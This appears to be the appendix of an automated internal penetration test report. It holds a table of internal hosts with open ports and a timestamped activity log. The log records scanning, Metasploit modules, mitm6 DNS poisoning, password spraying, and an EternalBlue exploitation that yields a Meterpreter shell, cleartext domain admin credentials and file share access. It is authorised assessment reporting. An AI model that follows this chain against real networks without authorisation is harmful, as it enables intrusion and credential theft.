10.100.7.101	SmartTool-TMP	445	tcp

10.100.7.110		80	tcp
10.100.7.110		3389	tcp
10.100.7.110		445	tcp
10.100.7.110		27000	tcp
10.100.7.111		3071	tcp
10.100.7.111		445	tcp
10.100.7.115		49161	tcp
10.100.7.115		27000	tcp
10.100.7.115		445	tcp
10.100.7.115		3389	tcp
10.100.7.116		445	tcp
10.100.7.116		1433	tcp
10.100.7.118		445	tcp
10.100.7.118		3389	tcp
10.100.7.119		1433	tcp
10.100.7.119		445	tcp
10.100.7.125		1434	udp
10.100.7.125		3389	tcp
10.100.7.125		44818	tcp
10.100.7.125		445	tcp
10.100.7.125		27000	tcp
10.100.7.131		445	tcp
10.100.7.131		3389	tcp
10.100.7.135		3389	tcp
10.100.7.135		27000	tcp
10.100.7.135		445	tcp
10.100.7.136		445	tcp
10.100.7.136		3389	tcp
10.100.7.201		445	tcp
10.100.7.201		5900	tcp
10.100.7.201		3389	tcp
10.100.7.210		445	tcp
10.100.7.210		3389	tcp
10.100.7.210		3071	tcp
10.100.20.2		445	tcp
10.100.20.7		445	tcp
10.100.20.11		445	tcp
10.100.20.33	lt186	3389	tcp
10.100.20.33	lt186	5900	tcp
10.100.20.33	lt186	445	tcp
10.100.20.38	ssd505	445	tcp
10.100.20.145		445	tcp
10.100.20.195		445	tcp

10.100.20.200		27000	tcp
10.100.20.200		445	tcp
10.100.20.200		1433	tcp
10.100.31.50		5353	udp
10.100.31.50		80	tcp
10.100.31.50		22	tcp
10.100.31.51		80	tcp
10.100.31.51		22	tcp
10.100.31.51		5353	udp
10.100.31.52		80	tcp
10.100.31.52		5353	udp
10.100.31.52		1900	udp
10.100.31.52		49152	tcp
10.100.31.52		443	tcp
10.100.31.53		22	tcp
10.100.31.53		5353	udp
10.100.31.53		80	tcp
10.100.31.54		443	tcp
10.100.31.54		80	tcp
10.100.31.54		49152	tcp
10.100.31.54		1900	udp
10.100.31.54		5353	udp
10.100.31.55		80	tcp
10.100.31.55		22	tcp
10.100.31.55		5353	udp
10.100.31.56		22	tcp
10.100.31.56		80	tcp
10.100.31.56		5353	udp
10.100.31.58		5353	udp
10.100.31.58		80	tcp
10.100.31.58		22	tcp
10.100.31.59		445	tcp
10.100.31.60		5060	tcp
10.100.31.60		5353	udp
10.100.31.60		5060	udp
10.100.31.60		1900	udp
10.100.31.60		49152	tcp
10.100.31.60		80	tcp
10.100.31.60		443	tcp
10.100.31.61		445	tcp
10.100.31.67		80	tcp
10.100.31.67		22	tcp
10.100.31.67		5353	udp

10.100.31.69		1900	udp
10.100.31.69		443	tcp
10.100.31.69		5060	udp
10.100.31.69		5353	udp
10.100.31.69		5060	tcp
10.100.31.69		80	tcp
10.100.31.69		5061	tcp
10.100.31.69		49152	tcp
10.100.31.70		445	tcp
10.100.31.71		80	tcp
10.100.31.71		5353	udp
10.100.31.71		22	tcp
10.100.31.73		5353	udp
10.100.31.73		22	tcp
10.100.31.73		80	tcp
10.100.31.75		80	tcp
10.100.31.75		5353	udp
10.100.31.75		22	tcp
10.100.31.77		80	tcp
10.100.31.77		5353	udp
10.100.31.77		22	tcp
10.100.31.80		5353	udp
10.100.31.80		22	tcp
10.100.31.80		80	tcp
10.100.31.81		5353	udp
10.100.31.81		1900	udp
10.100.31.81		49152	tcp
10.100.31.81		80	tcp
10.100.31.81		443	tcp
10.100.31.82		49152	tcp
10.100.31.82		443	tcp
10.100.31.82		80	tcp
10.100.31.82		1900	udp
10.100.31.82		5353	udp
10.100.32.50		5353	udp
10.100.32.50		22	tcp
10.100.32.50		80	tcp
10.100.32.51		22	tcp
10.100.32.51		80	tcp
10.100.32.51		5353	udp
10.100.32.52		5353	udp
10.100.32.52		80	tcp
10.100.32.52		22	tcp

10.100.32.53		5353	udp
10.100.32.53		80	tcp
10.100.32.53		22	tcp
10.100.32.54		5353	udp
10.100.32.54		80	tcp
10.100.32.54		22	tcp
10.100.32.55		5353	udp
10.100.32.55		80	tcp
10.100.32.55		22	tcp
10.100.32.56		5353	udp
10.100.32.56		80	tcp
10.100.32.56		22	tcp
10.100.32.57		5353	udp
10.100.32.57		80	tcp
10.100.32.57		22	tcp
10.100.32.58		5353	udp
10.100.32.58		80	tcp
10.100.32.58		22	tcp
10.100.32.59		5353	udp
10.100.32.59		22	tcp
10.100.32.59		80	tcp
10.100.32.61		80	tcp
10.100.32.61		5353	udp
10.100.32.61		22	tcp
10.100.32.62		80	tcp
10.100.32.62		5353	udp
10.100.32.62		22	tcp
10.100.32.63		445	tcp
10.100.32.65		5900	tcp
10.100.32.65		445	tcp
10.100.32.65		3389	tcp
10.100.32.69		22	tcp
10.100.32.69		5353	udp
10.100.32.69		80	tcp
10.100.33.20		1900	udp
10.100.33.20		49152	tcp
10.100.33.20		5353	udp
10.100.33.20		80	tcp
10.100.33.20		3702	udp
10.100.33.50		22	tcp
10.100.33.50		5353	udp
10.100.33.50		80	tcp
10.100.33.52		443	tcp

10.100.33.53		445	tcp
10.100.33.54		5900	tcp
10.100.33.54		3389	tcp
10.100.33.54		445	tcp
10.100.33.55		5353	udp
10.100.33.55		22	tcp
10.100.33.55		80	tcp
10.100.33.59		3389	tcp
10.100.33.59		445	tcp
10.100.33.59		5900	tcp
10.100.33.61		5900	tcp
10.100.33.61		3389	tcp
10.100.34.50		22	tcp
10.100.34.50		5353	udp
10.100.34.50		80	tcp
10.100.34.51		22	tcp
10.100.34.51		5353	udp
10.100.34.51		80	tcp
10.100.34.52		22	tcp
10.100.34.52		5353	udp
10.100.34.52		80	tcp
10.100.34.53		22	tcp
10.100.34.53		5353	udp
10.100.34.53		80	tcp
10.100.34.54		22	tcp
10.100.34.54		5353	udp
10.100.34.54		80	tcp
10.100.34.55		22	tcp
10.100.34.55		5353	udp
10.100.34.55		80	tcp
10.100.34.56		80	tcp
10.100.34.56		22	tcp
10.100.34.56		5353	udp
10.100.34.57		5353	udp
10.100.34.57		80	tcp
10.100.34.57		22	tcp
10.100.34.58		80	tcp
10.100.34.58		22	tcp
10.100.34.58		5353	udp
10.100.34.59		5353	udp
10.100.34.59		80	tcp
10.100.34.59		22	tcp
10.100.34.60		22	tcp

10.100.34.60		5353	udp
10.100.34.60		80	tcp
10.100.34.61		5353	udp
10.100.34.61		22	tcp
10.100.34.61		80	tcp
10.100.34.62		5353	udp
10.100.34.62		22	tcp
10.100.34.62		80	tcp
10.100.34.63		5353	udp
10.100.34.63		22	tcp
10.100.34.63		80	tcp
10.100.34.64		5353	udp
10.100.34.64		22	tcp
10.100.34.64		80	tcp
10.100.34.65		5353	udp
10.100.34.65		22	tcp
10.100.34.65		80	tcp
10.100.34.65		443	tcp
10.100.34.66		22	tcp
10.100.34.66		80	tcp
10.100.34.66		5353	udp
10.100.34.67		22	tcp
10.100.34.67		80	tcp
10.100.34.67		5353	udp
10.100.34.68		5353	udp
10.100.34.68		22	tcp
10.100.34.68		80	tcp
10.100.34.69		22	tcp
10.100.34.69		5353	udp
10.100.34.69		80	tcp
10.100.34.70		5353	udp
10.100.34.70		80	tcp
10.100.34.70		22	tcp
10.100.34.71		80	tcp
10.100.34.71		22	tcp
10.100.34.71		5353	udp
10.100.34.72		5353	udp
10.100.34.72		80	tcp
10.100.34.72		22	tcp
10.100.34.73		22	tcp
10.100.34.73		80	tcp
10.100.34.73		5353	udp
10.100.34.74		5353	udp

10.100.34.74		80	tcp
10.100.34.74		22	tcp
10.100.34.75		80	tcp
10.100.34.75		22	tcp
10.100.34.75		5353	udp
10.100.34.76		80	tcp
10.100.34.76		5353	udp
10.100.34.76		22	tcp
10.100.34.77		22	tcp
10.100.34.77		5353	udp
10.100.34.77		80	tcp
10.100.34.78		5353	udp
10.100.34.78		22	tcp
10.100.34.78		80	tcp
10.100.34.79		5353	udp
10.100.34.79		22	tcp
10.100.34.79		80	tcp
10.100.34.80		80	tcp
10.100.34.80		5353	udp
10.100.34.80		22	tcp
10.100.34.80		443	tcp
10.100.34.81		5353	udp
10.100.34.81		80	tcp
10.100.34.81		22	tcp
10.100.34.83		445	tcp
10.100.34.85		3389	tcp
10.100.34.85		5900	tcp
10.100.34.85		445	tcp
10.100.34.86		445	tcp
10.100.35.50		3478	udp
10.100.35.50		5353	udp
10.100.35.50		1900	udp
10.100.35.50		443	tcp
10.100.35.51		53	udp
10.100.35.51		443	tcp
10.100.35.72		445	tcp
10.100.35.77		445	tcp
10.100.35.89		445	tcp
10.100.35.89		3389	tcp
10.100.35.89		5900	tcp
10.100.35.104		443	tcp
10.100.35.104		53	udp
10.100.35.119		445	tcp

10.100.35.119		3389	tcp
192.168.2.3		443	tcp
192.168.2.3		5989	tcp
192.168.2.3		902	tcp
192.168.2.5		5989	tcp
192.168.2.5		902	tcp
192.168.2.5		443	tcp
192.168.2.6		3389	tcp
192.168.2.6		2049	tcp
192.168.2.6		3268	tcp
192.168.2.6		389	tcp
192.168.2.6		80	tcp
192.168.2.6		1031	tcp
192.168.2.8		1434	udp
192.168.2.8		3389	tcp
192.168.2.8		1433	tcp
192.168.2.8		2002	tcp
192.168.2.8		445	tcp
192.168.2.8		135	tcp
192.168.2.18		3268	tcp
192.168.2.18		3389	tcp
192.168.2.18		54433	tcp
192.168.2.18		389	tcp
192.168.2.18		1031	tcp
192.168.2.18		27000	tcp
192.168.2.18		1434	udp
192.168.2.19		3388	tcp
192.168.2.19		445	tcp
192.168.2.19		3389	tcp
192.168.2.19		443	tcp
192.168.2.20		161	udp
192.168.2.22		443	tcp
192.168.2.22		445	tcp
192.168.2.22		3389	tcp
192.168.2.25		445	tcp
192.168.2.28		161	udp
192.168.2.34		2049	tcp
192.168.2.46		161	udp
192.168.2.51		80	tcp
192.168.2.51		443	tcp
192.168.2.51		21	tcp
192.168.2.55		161	udp
192.168.2.55		443	tcp

192.168.2.55		1883	tcp
192.168.2.58		161	udp
192.168.2.58		443	tcp
192.168.2.58		1883	tcp
192.168.2.65		3702	udp
192.168.2.71		3389	tcp
192.168.2.74		445	tcp
192.168.2.74		3389	tcp
192.168.2.78		445	tcp
192.168.2.78		3389	tcp
192.168.2.82		445	tcp
192.168.2.82		3389	tcp
10.100.3.150		3702	udp
10.100.3.150		21	tcp
10.100.3.151		5353	udp
10.100.3.151		1900	udp
10.100.3.151		49152	tcp
10.100.3.151		3702	udp
10.100.3.151		80	tcp
10.100.3.151		21	tcp
10.100.4.5		23	tcp
10.100.5.5		23	tcp
10.100.35.73		1393	tcp
10.100.32.15		23	tcp
10.100.5.25		23	tcp
10.100.3.150		1900	udp
10.100.31.64		5060	udp
10.100.31.64		5060	tcp
10.100.31.64		443	tcp
192.168.2.56		161	udp
192.168.2.56		1883	tcp
192.168.2.56		443	tcp
192.168.2.57		1883	tcp
192.168.2.57		161	udp
192.168.2.57		443	tcp
10.100.31.65		5060	udp
10.100.31.65		5060	tcp
10.100.31.65		443	tcp
192.168.2.59		443	tcp
192.168.2.60		443	tcp
192.168.2.61		443	tcp
192.168.2.62		443	tcp
192.168.2.63		443	tcp

192.168.2.64		443	tcp
10.100.31.66		5060	tcp
192.168.2.70		5900	tcp
10.100.31.66		443	tcp
192.168.2.73		5900	tcp
10.100.3.150		5353	udp
10.100.5.58		443	tcp
192.168.2.77		5900	tcp
10.100.5.58		23	tcp
192.168.2.45		80	tcp
192.168.2.81		5900	tcp
10.100.35.73		3001	tcp
10.100.3.25		23	tcp
192.168.2.84		445	tcp
192.168.2.85		445	tcp
192.168.2.91		445	tcp
192.168.2.93		445	tcp
192.168.2.94		631	tcp
192.168.2.97		5900	tcp
10.100.3.5		23	tcp
192.168.2.4		161	udp
192.168.2.2		161	udp
192.168.2.2		60000	tcp
10.100.35.113		53	udp
10.100.35.113		443	tcp
10.100.35.101		443	tcp
192.168.2.7		161	udp
10.100.1.5		23	tcp
10.100.1.25		23	tcp
10.100.1.35		161	udp
10.100.20.173		62078	tcp
10.100.32.5		23	tcp
10.100.35.73		1468	tcp
192.168.2.13		161	udp
192.168.2.14		161	udp
192.168.2.16		161	udp
192.168.2.17		21	tcp
192.168.2.17		1900	udp
192.168.2.17		80	tcp
192.168.2.17		443	tcp
192.168.2.17		9997	tcp
192.168.2.17		9998	tcp
10.100.2.5		23	tcp

10.100.2.5		67	udp
10.100.35.73		1223	tcp
10.100.35.73		1900	udp
10.100.35.5		23	tcp
10.100.34.84		80	tcp
10.100.34.84		22	tcp
10.100.33.5		23	tcp
10.100.33.15		23	tcp
10.100.35.73		1093	tcp
10.100.34.15		23	tcp
10.100.34.5		23	tcp
10.100.33.60		80	tcp
10.100.33.60		22	tcp
10.100.33.57		80	tcp
10.100.6.5		23	tcp
10.100.7.63		23	tcp
10.100.6.87		5353	udp
10.100.3.63		44818	udp
10.100.3.63		44818	tcp
10.100.3.63		161	udp
10.100.3.57		443	tcp
10.100.3.57		5060	tcp
10.100.3.57		5060	udp
10.100.6.87		1900	udp
10.100.6.87		49152	tcp
10.100.6.87		3702	udp
10.100.6.87		21	tcp
10.100.6.87		80	tcp
10.100.7.5		23	tcp
10.100.7.63		161	udp
10.100.7.64		23	tcp
10.100.7.64		161	udp
10.100.7.67		161	udp
10.100.7.68		161	udp
10.100.7.74		23	tcp
10.100.7.74		443	tcp
10.100.7.74		22	tcp
10.100.7.97		21	tcp
10.100.7.97		443	tcp
10.100.7.97		22	tcp
10.100.7.97		2222	tcp
10.100.31.5		23	tcp
10.100.7.150		5353	udp

10.100.7.150		1900	udp
10.100.7.150		49152	tcp
10.100.7.150		3702	udp
10.100.7.150		80	tcp
10.100.1.74		443	tcp
10.100.1.74		5060	tcp
10.100.1.74		5060	udp
10.100.7.150		21	tcp
10.100.35.87		53	udp
10.100.35.87		443	tcp
10.100.33.57		22	tcp
10.100.3.150		49152	tcp

Appendix C: Activity Log

This section of the report will contain detailed and specific information about the activities that were performed as part of the assessment. Using the information in this section, vPenTest Partner recommends that Demo Client evaluate technical security controls (e.g. detection and monitoring tools) to determine if any alerts have been triggered or activities have been logged.

Internal Network Security Assessment

Activity Time	Activity Type	Activity
01/11/2021 12:53 ET	host discovery	Discovery module initiated.
01/11/2021 12:53 ET	info	Uploading targets to remote system.
01/11/2021 12:53 ET	info	Completed uploading targets.
01/11/2021 12:53 ET	host discovery	Port scan module initialized.
01/11/2021 12:54 ET	host discovery	Conducting port scan against in-scope systems.
01/11/2021 01:08 ET	host discovery	Port scans against completed successfully.
01/11/2021 01:08 ET	host discovery	Port scan module completed.
01/11/2021 01:08 ET	host discovery	Parsing results for alive systems.
01/11/2021 01:08 ET	host discovery	Completed parsing Nmap results. 1797 new IP addresses discovered and imported into DB.
01/11/2021 01:08 ET	host discovery	Parsing nmap port scans.
01/11/2021 01:08 ET	host discovery	Identified 2271 new ports.
01/11/2021 01:09 ET	host discovery	Checking for egress filtering deficiencies.
01/11/2021 01:09 ET	host discovery	Completed checking for egress filtering deficiencies.
01/11/2021 01:09 ET	host discovery	Discovery module completed.
01/11/2021 01:45 ET	enumeration	Enumerating RDP services.
01/11/2021 01:45 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ftp-anon] against systems with port 21/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Enumerating MySQL services.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Completed analyzing web services running on port 8443/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Completed analyzing web services running on port 8000/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Enumerating SSH services.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ssshv1] against systems with port 22/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed enumerating MSSQL services.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ssh2-enum-algos] against systems with port 22/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ssh-auth-methods] against systems with port 22/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 443/tcp opened.
01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 8000/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/smb/smb_version.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: exploit[obfuscated-domain]jows/smb/ms08_067_netapi.

01/11/2021 01:46 ET	enumeration	Enumeration module initialized.
01/11/2021 01:46 ET	enumeration	Capturing data from mitm6.
01/11/2021 01:46 ET	enumeration	Starting DNS poisoning attacks.
01/11/2021 01:46 ET	enumeration	Completed enumeration module.
01/11/2021 01:46 ET	enumeration	Starting Metasploit.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 8443/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 8443/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Scanning SNMP services.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ldap-rootdse] against systems with port 389/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 80/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Enumerating NFS shares.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-methods] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Completed enumerating SSH services.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [rdp-vuln-ms12-020] against systems with port 3389/tcp opened.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/snmp/snmp_enum.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Completed scanning SNMP services.
01/11/2021 01:46 ET	enumeration	Completed enumerating SNMP services.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [nfs-showmount] against systems with port 111/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-methods] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [smb-security-mode] against systems with port 445/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [smb-enum-domains] against systems with port 445/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [smb-enum-shares] against systems with port 445/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/rdp/cve_2019_0708_bluekeep.

01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 443/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 8000/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 8000/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 8000/tcp opened.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/mssql/mssql_ping.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-methods] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed enumerating NFS services.
01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 8443/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/mysql/mysql_version.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-methods] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/ftp/ftp_version.
01/11/2021 01:46 ET	enumeration	Completed analyzing web services running on port 8082/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Completed analyzing web services running on port 81/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Reviewing MSSQL services.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [smtp-open-relay] against systems with port 25/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 443/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 8000/tcp opened.
01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 81/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:47 ET	enumeration	Analyzing web services running on port 8080/tcp with aquatone.
01/11/2021 01:47 ET	enumeration	Now running nmap script scans.
01/11/2021 01:47 ET	enumeration	Analyzing web services running on port 8082/tcp with aquatone.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 8080/tcp opened.
01/11/2021 01:47 ET	enumeration	Queueing MSF module: auxiliary/scanner/smb/smb_ms17_010.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 8082/tcp opened.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [smb-vuln-ms17-010] against systems with port 445/tcp opened.
01/11/2021 01:47 ET	enumeration	Completed nmap script scans.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-methods] against systems with port 8000/tcp opened.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 81/tcp opened.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-title] against systems with port 8000/tcp opened.

01/11/2021 01:47 ET	enumeration	Completed nmap script scans.
01/11/2021 01:47 ET	enumeration	Completed nmap script scans.
01/11/2021 01:47 ET	enumeration	Completed nmap script scans.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [nfs-ls] against systems with port 111/tcp opened.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [nfs-statfs] against systems with port 111/tcp opened.
01/11/2021 01:48 ET	enumeration	Completed nmap script scans.
01/11/2021 01:48 ET	enumeration	Completed analyzing web services running on port 80/tcp with aquatone.
01/11/2021 01:48 ET	enumeration	Queueing MSF module: auxiliary/scanner/mysql/mysql_login.
01/11/2021 01:48 ET	enumeration	Completed enumerating RDP services.
01/11/2021 01:48 ET	enumeration	Queueing MSF module: auxiliary/scanner/snmp/snmp_enum.
01/11/2021 01:48 ET	enumeration	Completed analyzing web services running on port 443/tcp with aquatone.
01/11/2021 01:48 ET	enumeration	Completed analyzing web services running on port 8080/tcp with aquatone.
01/11/2021 01:48 ET	enumeration	Queueing MSF module: auxiliary/scanner/mssql/mssql_login.
01/11/2021 01:48 ET	enumeration	Completed enumerating MySQL services.
01/11/2021 01:48 ET	enumeration	Attempting to enumerate SMB ports.
01/11/2021 01:49 ET	enumeration	Identified 514 local user accounts, 325 domain groups, 101 names, and 3 vulnerable systems.
01/11/2021 01:49 ET	enumeration	Completed enumerating SMB services.
01/11/2021 01:49 ET	enumeration	Targeting 192.168.204.60 ([obfuscated-domain]dc3) for these authentication attempts.
01/11/2021 01:49 ET	enumeration	Attempting to enumerate domain user accounts via Kerberos.
01/11/2021 01:49 ET	enumeration	Identified domain: [obfuscated-domain]
01/11/2021 01:49 ET	enumeration	Attempting to enumerate domain user accounts from the [obfuscated-domain] domain using file: first_initial_last_name.txt.
01/11/2021 01:49 ET	enumeration	Attempting to enumerate domain user accounts from the [obfuscated-domain] domain using file: first_name_last_initial.txt.
01/11/2021 01:49 ET	enumeration	Attempting to enumerate domain user accounts from the [obfuscated-domain] domain using file: first_last.txt.
01/11/2021 01:52 ET	enumeration	No valid accounts enumerated via Kebreros
01/11/2021 01:52 ET	enumeration	Enumeration module completed.
01/11/2021 03:07 ET	info	Initializing vulnerability scan module.
01/11/2021 03:07 ET	info	Vulnerability scanner module started.
01/11/2021 03:07 ET	info	Checking to see if scanner is installed.
01/11/2021 03:07 ET	info	Scanner isn't installed. Installing... This process could take 15+ minutes depending on network bandwidth and availabale hardware resources.
01/11/2021 03:07 ET	info	Downloading and unpacking vulnerability scanner files.
01/11/2021 03:36 ET	info	Scanner is installed. Proceeding...
01/11/2021 03:36 ET	info	Kicking off vulnerability scans against 616 IPs/ranges. This may take awhile.
01/11/2021 05:41 ET	info	The nessus UI appeared to have crashed. Restarting monitor script.
01/11/2021 06:01 ET	info	Vulnerability scans successfully completed. Retrieving results.
01/11/2021 06:02 ET	imported	0 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	12 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	156 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	0 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	45 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	224 new vulnerabilities imported from vulnerability scans.

01/11/2021 06:02 ET	imported	81 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	7 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	260 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	87 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	9 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	367 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	51 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	7 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	256 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	60 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	5 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	266 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	185 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	17 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	44 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	10 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	80 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	217 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	35 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	5 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	11 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	Completed importing vulnerability scans.
01/11/2021 06:03 ET	info	Vulnerability scanner module completed.
01/11/2021 06:03 ET	exploit	Running DNS poisoner module.
01/11/2021 06:03 ET	exploit	Launching exploit module.
01/11/2021 06:34 ET	exploit	Completed DNS poisoning attacks.
01/11/2021 06:35 ET	exploit	Performed a single password attack against 514 domain user accounts.
01/11/2021 06:37 ET	exploit	No successful login attempts.
01/11/2021 06:37 ET	exploit	Identified a valid target for exploit via Eternalblue - 192.168.204.195 (WINDHELPDESK1)
01/11/2021 06:38 ET	exploit	Successfully exploited 192.168.204.195 (WINDHELPDESK1) and established a Meterpreter shell.
01/11/2021 06:38 ET	exploit	Enumerated two local account hashes from 192.168.204.195 (WINDHELPDESK1)
01/11/2021 06:38 ET	exploit	Identified a valid set of cleartext credentials from 192.168.204.195 (WINDHELPDESK1).
01/11/2021 06:38 ET	exploit	Confirmed compromised account from 192.168.204.195 (WINDHELPDESK1) is domain admin account.
01/11/2021 06:38 ET	exploit	Randomly targeting 192.168.204.154 (WINDFILE3) as a potential file server to enumerate.
01/11/2021 06:39 ET	exploit	Successfully identified ninety-eight (98) shares on 192.168.204.154 (WINDFILE3) using [obfuscated-domain]\ElliotAlderson.
01/11/2021 06:39 ET	exploit	Targeting ACCOUNTING\$ on 192.168.204.154 (WINDFILE3) using [obfuscated-domain]\ElliotAlderson.
